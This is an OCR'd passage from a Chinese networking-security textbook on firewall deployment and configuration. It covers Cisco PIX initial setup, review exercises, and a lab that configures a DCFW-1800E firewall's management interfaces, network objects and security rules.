


图 7-15 两台防火墙实现多出口的接入

的可靠性；对于较大的有专线接入的分支节点，可以采用防火墙，一方面保证该分支网络的边界安全，另一方面也可以通过 VPN 功能实现与总部的信息通信的安全；对于没有专线的分支节点，可以采用防火墙自带的对子网拨号的 VPN 功能，也能够实现与总部之间的安全通信。具体环境如图 7-16 所示。




图 7-16 防火墙分布式网络环境部署

7.6.2 防火墙的配置

防火墙的配置方法不是千篇一律的，不要说不同品牌，就是同一品牌的不同型号也不完全一样，所以在此只能对一些通用防火墙配置方法作一基本介绍。同时，具体的防火墙策略配置会因具体的应用环境不同而有较大区别。首先介绍一些共性的配置原则。

1. 防火墙的基本配置原则

默认情况下，所有的防火墙都是按以下两种情况配置的。

- 拒绝所有的流量，需要在网络中特殊指定能够进入和出去的流量的一些类型。
- 允许所有的流量，这种情况需要特殊指定要拒绝的流量的类型。可论证地，大多数防火墙默认都是拒绝所有的流量作为安全选项。一旦安装防火墙后，需要打开一些必要的端口来使防火墙内的用户在通过验证之后可以访问系统。换句话说，如果想让员工们能够发送和接收 E-mail，必须在防火墙上设置相应的规则或开启允许 POP3 和 SMTP 的进程。

在防火墙的配置中，首先要遵循的原则就是安全实用，从这个角度考虑，在防火墙的配置过程中需坚持以下三个基本原则。

(1) 简单实用：对防火墙环境设计来讲，首要的就是越简单越好。其实这也是任何事物的基本原则。越简单的实现方式，越容易理解和使用。而且是设计越简单，越不容易出错，防火墙的安全功能越容易得到保证，管理也越可靠和简便。

每种产品在开发前都会有其主要功能定位，比如防火墙产品的初衷就是实现网络之间的安全控制，入侵检测产品主要针对网络非法行为进行监控。但是随着技术的成熟和发展，这些产品在原来的主要功能之外或多或少地增加了一些增值功能，比如在防火墙上增加了查杀病毒、入侵检测等功能，在入侵检测上增加了病毒查杀功能。但是这些增值功能并不是所有应用环境都需要，可针对具体应用环境进行配置，不必对每一功能都详细配置，这样一则会大大增强配置难度，同时还可能因各方面配置不协调，引起新的安全漏洞，得不偿失。

(2) 全面深入：单一的防御措施是难以保障系统的安全的，只有采用全面的、多层次的深层防御战略体系才能实现系统的真正安全。在防火墙配置中，不要停留在几个表面的防火墙语句上，而应系统地看整个网络的安全防护体系，尽量使各方面的配置相互加强，从深层次上防护整个系统。这可以体现在两个方面：一方面体现在防火墙系统的部署上，多层次的防火墙部署体系，即采用集互联网边界防火墙、部门边界防火墙和主机防火墙于一体的层次防御；另一方面将入侵检测、网络 加密、病毒查杀等多种安全措施结合在一起的多层安全体系。

(3) 内外兼顾：防火墙的一个特点是防外不防内，其实在现实的网络环境中，80%以上的威胁都来自内部，所以要树立防内的观念，从根本上改变过去那种防外不防内的传统观念。对内部威胁可以采取其他安全措施，比如入侵检测、主机防护、漏洞扫描、病毒查杀。这体现在防火墙配置方面就是要引入全面防护的观念，最好能部署与上述内部防护手段一起联动的机制。

2. 防火墙的初始配置

像路由器一样，在使用之前，防火墙也需要经过基本的初始配置。各种防火墙的初始配置基本类似，所以在此仅以 Cisco PIX 防火墙为例进行介绍。

防火墙的初始配置也是通过控制端口(Console)与 PC 的串口连接，再通过 Windows 系统自带的超级终端(HyperTerminal)程序进行选项配置。

防火墙除了通过 Console 进行初始配置外，也可以通过 Telnet 和 TFTP 配置方式进行高级配置，但 Telnet 配置方式都是在命令方式中配置，难度较大，而 TFTP 方式需要专用的 TFTP 服务器软件，但配置界面比较友好。

防火墙与路由器一样也有四种用户配置模式，即普通模式(unprivileged mode)、特权模式(privileged mode)、配置模式(configuration mode)和端口模式(interface mode)，进入这四种用户模式的命令也与路由器一样。

普通用户模式无须特别命令，启动后即进入；进入特权用户模式的命令为“enable”；进入配置模式的命令为“config terminal”；进入端口模式的命令为“interface ethernet ＊”。不过因为防火墙的端口没有路由器那么复杂，所以通常把端口模式归为配置模式，统称为“全局配置模式”。

防火墙的具体配置步骤如下。

(1) 将防火墙的 Console 端口用一条防火墙自带的串行电缆连接到计算机的一个串口上。

(2) 打开 PIX 防火墙电源，让系统加电初始化，然后开启与防火墙连接的主机。

(3) 运行 Windows 系统中的超级终端程序。对超级终端的配置与交换机或路由器的配置一样。

(4) 当防火墙进入系统后即显示“pixfirewall>”的提示符，证明防火墙已启动成功，进入用户模式。

(5) 输入命令：enable，进入特权用户模式，此时系统提示为：pixfirewall＃。

(6) 输入命令：configure terminal，进入全局配置模式，进行初始化设置。

(7) 配置保存：wr mem。

(8) 输入命令：exit，退出当前模式。可在任何用户模式下执行，方法简单，只输入命令本身即可。下面三条语句表示了用户从配置模式退到特权模式，再退到普通模式下的操作步骤。

```
pixfirewall(config)＃ exit
pixfirewall＃ exit
pixfirewall<
```

(9) 输入命令：show，查看当前用户模式下的所有可用命令。

(10) 输入命令：show interface，在特权用户模式下查看端口状态，显示防火墙所有接口配置情况。

习题 7

1. 什么是防火墙？防火墙由几部分构成？
2. 防火墙的基本功能是什么？
3. 防火墙的经典体系结构有哪些？简要说明它们的优缺点。
4. 防火墙规则的处理方式中，Reject 和 Drop 有何区别？
5. 防火墙的两条默认准则是什么？
6. 简述路由器与堡垒主机上的信息流向的区别。
7. 在内部、外部网络之间架设一台路由器，其外部网卡 IP 地址为 202.101.111.99，内部网络的网络地址为 202.101.100.0/255.255.255.0，路由器的内部网卡 IP 地址为 202.101.100.1。根据以下要求完成对路由器的数据包过滤规则的设置。

① 要禁止 UDP 数据包在内部、外部网络之间的传递。

② 允许外部网络访问内网的 WWW、FTP 服务器，但要禁止其他基于 TCP 的服务。

8. 在 Windows 环境下配置与应用 360 个人防火墙。

实训 7.1 防火墙管理环境配置

【实训目的】

学会使用超级终端、Telnet、SSH、WebUI 方式登录防火墙；掌握防火墙管理环境的搭建和配置方法；熟练掌握防火墙的路由模式配置，拓扑结构如图 7-17 所示，配置流程如表 7-1 所示。




图 7-17 防火墙路由模式拓扑

表 7-1 防火墙路由模式配置流程

配置流程	界面配置路径	命令行
① 配置端口	防火墙 →端口设置	ifconfig
② 设置默认路由	防火墙→端口设置→默认网关	route add default
③ 增加管理主机地址	防火墙→端口设置→防火墙管理员 IP→修改	adminhost add
④ 设置网络对象	网络对象→新增	netobj add
⑤ 设置安全规则	安全规则→新增	policy add
⑥ 设置 NAT	NAT	nat add
⑦ 应用	应用	apply
⑧ 保存	保存	save

【实训环境】

(1) V2 防火墙使用 Telnet、SSH、WebUI 方式进行管理，使用者可以很方便地使用几种方式进行管理。

(2) 实训设备 DCFW-1800E-V2 防火墙，软件版本为 DCFOS-2.0R4。防火墙设备 1 台，Console 线 1 条，交叉网络线 1 条，PC 1 台。

1. 配置 PC 的超级终端属性，接入防火墙命令行模式

(1) 登录防火墙并熟悉各配置模式。默认管理员用户口令和密码是：

```
login: admin
password: admin
```

输入如上信息，可进入防火墙的执行模式，该模式的提示符如下所示，包含了一个数字符号(#)：

```
DCFW-1800#
```

在执行模式下，输入 configure 命令，可进入全局配置模式。提示符如下所示：

```
DCFW-1800(config)#
```

V2 系列防火墙的不同模块功能需要在其对应的命令行子模块模式下进行配置。在全局配置模式输入特定的命令可以进入相应的子模块配置模式。例如，运行 interface ethernet0/0 命令进入 ethernet0/0 接口配置模式，此时的提示符变更为：

```
DCFW-1800(config-if-eth0/0)#
```

表 7-2 列出了常用的模式间切换的命令。

表 7-2 模式与命令切换

模式	命令
执行模式到全局配置模式	config
全局配置模式到子模块配置模式	不同功能使用不同的命令进入各自的命令配置模式
返回到上一级命令模式	exit
从任何模式退回到执行模式	end

（2）通过 PC 测试与防火墙的连通性。使用交叉双绞线连接防火墙和 PC，此时防火墙的 LAN-link 灯亮起，表明网络的物理连接已经建立。观察指示灯状态为闪烁，表明有数据在尝试传输。

此时打开 PC 的连接状态，发现只有数据发送，没有接收到的数据，这是因为防火墙的端口默认状态下都会禁止向未经验证和配置的设备发送数据，保证数据的安全。

2. 搭建 Telnet 管理环境

（1）运行 manage telnet 命令开启被连接接口的 Telnet 管理功能。

```
Hostname＃configure
DCFW－1800(config)＃interface Ethernet 0/0
DCFW－1800(config－if－eth0/0)＃manage telnet
```

（2）配置 PC1 的 IP 地址为 192.168.1.1，从 PC1 尝试与防火墙的 Telnet 连接。

注：用户口令和密码是默认管理员用户口令和密码：admin，如图 7-18 所示。



图 7-18　Telnet 管理

3. 搭建 WebUI 管理环境

初次使用防火墙，必须先配置 WebUI 管理防火墙的环境，端口、默认路由、管理主机地址（参考表 7-1 中①②③），如图 7-19、图 7-20 所示。然后，在浏览器地址栏中输入 https://192.168.1.254：1211 即可。

```
DCFW1800 － 超级终端
文件(F) 编辑(E) 查看(V) 呼叫(C) 传送(T) 帮助(H)

# ifconfig if0 202.101.1.253/24
# ifconfig if1 192.168.1.254/24
# ifconfig if2 10.1.1.254/24
# route add default 202.101.1.254
# adminhost add 192.168.1.1
# apply
# save_
```

图 7-19　命令配置管理环境



图 7-20　WebUI 配置管理环境

4. 设置网络对象

参考表 7-1 中的④，网络对象设置的 WebUI 管理界面配置如图 7-21～图 7-25 所示。



图 7-21　设置网络对象




图 7-22　增加主机对象



图 7-23 增加网络对象

全部 1 LAN WAN DMZ HA

改	删	名 称	种 类	IP 地址	子网掩码	网络接口卡	说 明
		1 : anyinternal		0.0.0.0	0.0.0.0	192.168.1.254	any internal(exclude dmz)
		3 : pc1		192.168.1.1	255.255.255.255	192.168.1.254	
		4 : pc3		192.168.1.3	255.255.255.255	192.168.1.254	
		6 : LAN		192.168.1.0	255.255.255.0	192.168.1.254	
		7 : pc2		192.168.1.2	255.255.255.255	192.168.1.254	

图 7-24 增加 LAN 接口的网络对象

全部 1 LAN WAN DMZ HA

改	删	名 称	种 类	IP 地址	子网掩码	网络接口卡	说 明
		2 : anydmz		0.0.0.0	0.0.0.0	10.1.1.254	any dmz
		8 : WWW		10.1.1.1	255.255.255.255	10.1.1.254	
		9 : DNS		10.1.1.2	255.255.255.255	10.1.1.254	
		10 : E-mail		10.1.1.3	255.255.255.255	10.1.1.254	
		11 : FTP		10.1.1.4	255.255.255.255	10.1.1.254	

图 7-25 增加 DMZ 接口的网络对象

5. 设置安全规则

参考表 7-1 中的⑤，安全规则设置的 WebUI 管理界面配置如图 7-26～图 7-34 所示。



图 7-26 设置安全规则

新增策略

序　　号：	1 (1-1)
是否 启用：	⊙ 启用　○ 不启用 *
源 网 络：	LAN *
目的 网络：	anyexternal *
服　　务：	anytcp *
动　　作：	⊙ 通过 ○ 拒绝 ○ 授权　认证方式：本地认证
时　　间：	All Time
拒绝时发送：	⊙ none ○ TCP Reset ○ ICMP UNREACH_NET
记录 日志：	○ 记录 ⊙ 不记录
入侵 检测：	□ 数据重现到IDS端口 □ 入侵检测 □ anti-synflood

确　定　　取　消

图 7-27　允许 LAN 访问外部网络(TCP)

修改

序　　号：	2
是否 启用：	⊙ 启用　○ 不启用 *
源 网 络：	LAN *
目的 网络：	anyexternal *
服　　务：	anyudp *
动　　作：	⊙ 通过 ○ 拒绝 ○ 授权　认证方式：本地认证
时　　间：	All Time
拒绝时发送：	⊙ none ○ TCP Reset ○ ICMP UNREACH_NET
记录 日志：	○ 记录 ⊙ 不记录 *
入侵 检测：	□ 数据重现到IDS端口 □ 入侵检测 □ anti-synflood

确　定　　取　消

图 7-28　允许 LAN 访问外部网络(UDP)

新增策略

序　　号：	3 (1-3)
是否 启用：	⊙ 启用　○ 不启用 *
源 网 络：	LAN *
目的 网络：	anyexternal *
服　　务：	ping * □ 使用ICMP代理
动　　作：	⊙ 通过 ○ 拒绝 ○ 授权　认证方式：本地认证
时　　间：	All Time
拒绝时发送：	⊙ none ○ TCP Reset ○ ICMP UNREACH_NET
记录 日志：	○ 记录 ⊙ 不记录
入侵 检测：	□ 数据重现到IDS端口 □ 入侵检测 □ anti-synflood

确　定　　取　消

图 7-29　允许 LAN 访问外部网络(Ping)

全部 1　　进 LAN　出 WAN　进DMZ　出DMZ　全 部


ID	启用	源	目的	服务	动作	时间	日志	入侵检测	移动	修改	删除
1		LAN	anyexternal	anytcp	pass						
2		LAN	anyexternal	anyudp	pass						
3		LAN	anyexternal	ping	pass						

图 7-30　增加出 WAN 的安全规则

全部 1　　进 LAN　出 WAN　进DMZ　出DMZ　全 部

ID	启用	源	目的	服务	动作	时间	日志	入侵检测	移动	修改	删除
4		LAN	WWW	http	pass						
5		LAN	DNS	dns	pass						
6		LAN	E-MAIL	smtp	pass						
7		LAN	E-MAIL	pop3	pass						
8		LAN	FTP	ftp	pass						

图 7-31　增加进 DMZ 的安全规则(1)



全部 1　　进 LAN　出 WAN　进DMZ　出DMZ　全 部

